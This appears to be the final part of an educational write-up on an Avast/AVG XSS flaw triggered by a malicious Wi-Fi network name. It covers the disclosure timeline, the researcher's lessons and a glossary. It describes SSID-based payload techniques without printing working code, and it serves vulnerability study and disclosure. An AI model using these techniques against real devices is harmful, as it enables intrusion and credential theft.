| 30 October 2019 | CVE-2019-18653 assigned for Avast, CVE-2019-18654 for AVG |
The image shows Avast's reward decision.
Why the timeline is worth reading: it shows the shape of a real disclosure. The researcher found the issue on 21 March, worked out the cause the next day, and sent the report. Avast confirmed it within about two days. The fix took about two months. The reward decision came a few weeks after the fix. The CVE identifiers were assigned months later, in October.
Lessons from the researcher
The report closes with a few notes from the author, which are useful for anyone starting out.
- Bookmark what you read. The researcher had saved publications by BruteLogic and s0md3v. When he later faced a difficult situation (triggering XSS with a 32-character limit), he went back to those notes and found the short payloads he needed.
- Try unusual names on your own network. He had been using an XSS payload as his SSID for years, since first reading a bug hunter's article. It paid off in 2019 on a Windows desktop application. The OS X version of Avast was not affected.
- Think beyond the desktop. XSS through malicious SSID names can also be triggered in web or mobile applications that reflect or store the SSID name. The report cites several examples: the Pix-Link repeater (CVE-2019-11877), the Intelbras WRN 240 router (CVE-2017-14219) and the N.Plug wireless repeater (CVE-2018-17337).
- Stored reflection counts too. A device that saves the SSID name and shows it later, for example in an admin panel listing nearby networks, can be vulnerable in the stored flavour.
Glossary
- Antivirus: a program that watches a computer for malicious software and tries to block it.
- Firewall: a part of a security program that monitors and controls network traffic going in and out of the computer.
- Network Notification: the Avast/AVG feature that shows a pop-up when the computer joins a network it has not seen before, asking whether the network is private or public.
- SSID: the name a Wi-Fi network broadcasts; what you see in the list of available networks. Limited to 32 characters.
- Hotspot / tethering: a network created by a device (often a phone) that other devices can join.
- HTML: the language that describes the structure of a web page, using tags such as
<img>and<embed>. - JavaScript: the programming language that makes web pages interactive; browsers run it.
- Tag: a piece of HTML markup, written between angle brackets, that tells the browser what to create.
- Event handler: an attribute in HTML that tells the browser to run code when something happens, such as an image failing to load (
onerror). - Payload: the piece of code an attacker wants the victim's program to run.
- XSS (Cross Site Scripting): a bug where a program places user-influenced text into a web page without cleaning it, so the text is treated as code.
- Reflected XSS: XSS where the dangerous text is echoed back immediately and not stored.
- Stored XSS: XSS where the dangerous text is saved and shown later to whoever views the page.
- Sanitising / escaping: converting characters that have special meaning in HTML into harmless text, so they are displayed rather than interpreted.
- Origin: the combination of scheme, host and port that a web page belongs to, for example
https://local.avast.com; browsers use it to decide what a page is allowed to do. - Web view: an embedded browser component inside a desktop or mobile application, used to render HTML content.
- URL shortener: a service that turns a long web address into a short one, for example
tiny.ccorbit.ly. prompt(1): a JavaScript function that opens a dialog box showing the value passed to it; used here as harmless proof that code ran.onerror: an HTML event handler that runs code when an element, such as an image, fails to load.<embed>: an HTML tag that loads external content into a page.- CVE: Common Vulnerabilities and Exposures, a public catalogue that gives each known security flaw a unique identifier.
- Proof of concept (PoC): a minimal demonstration that a vulnerability is real, usually harmless, such as a dialog box.
- Credential theft: stealing a username and password, often through a fake login page.
- Bug bounty: a program where a company pays researchers for reporting security flaws responsibly.
- Disclosure: the process of reporting a vulnerability to the vendor and, later, making it public.






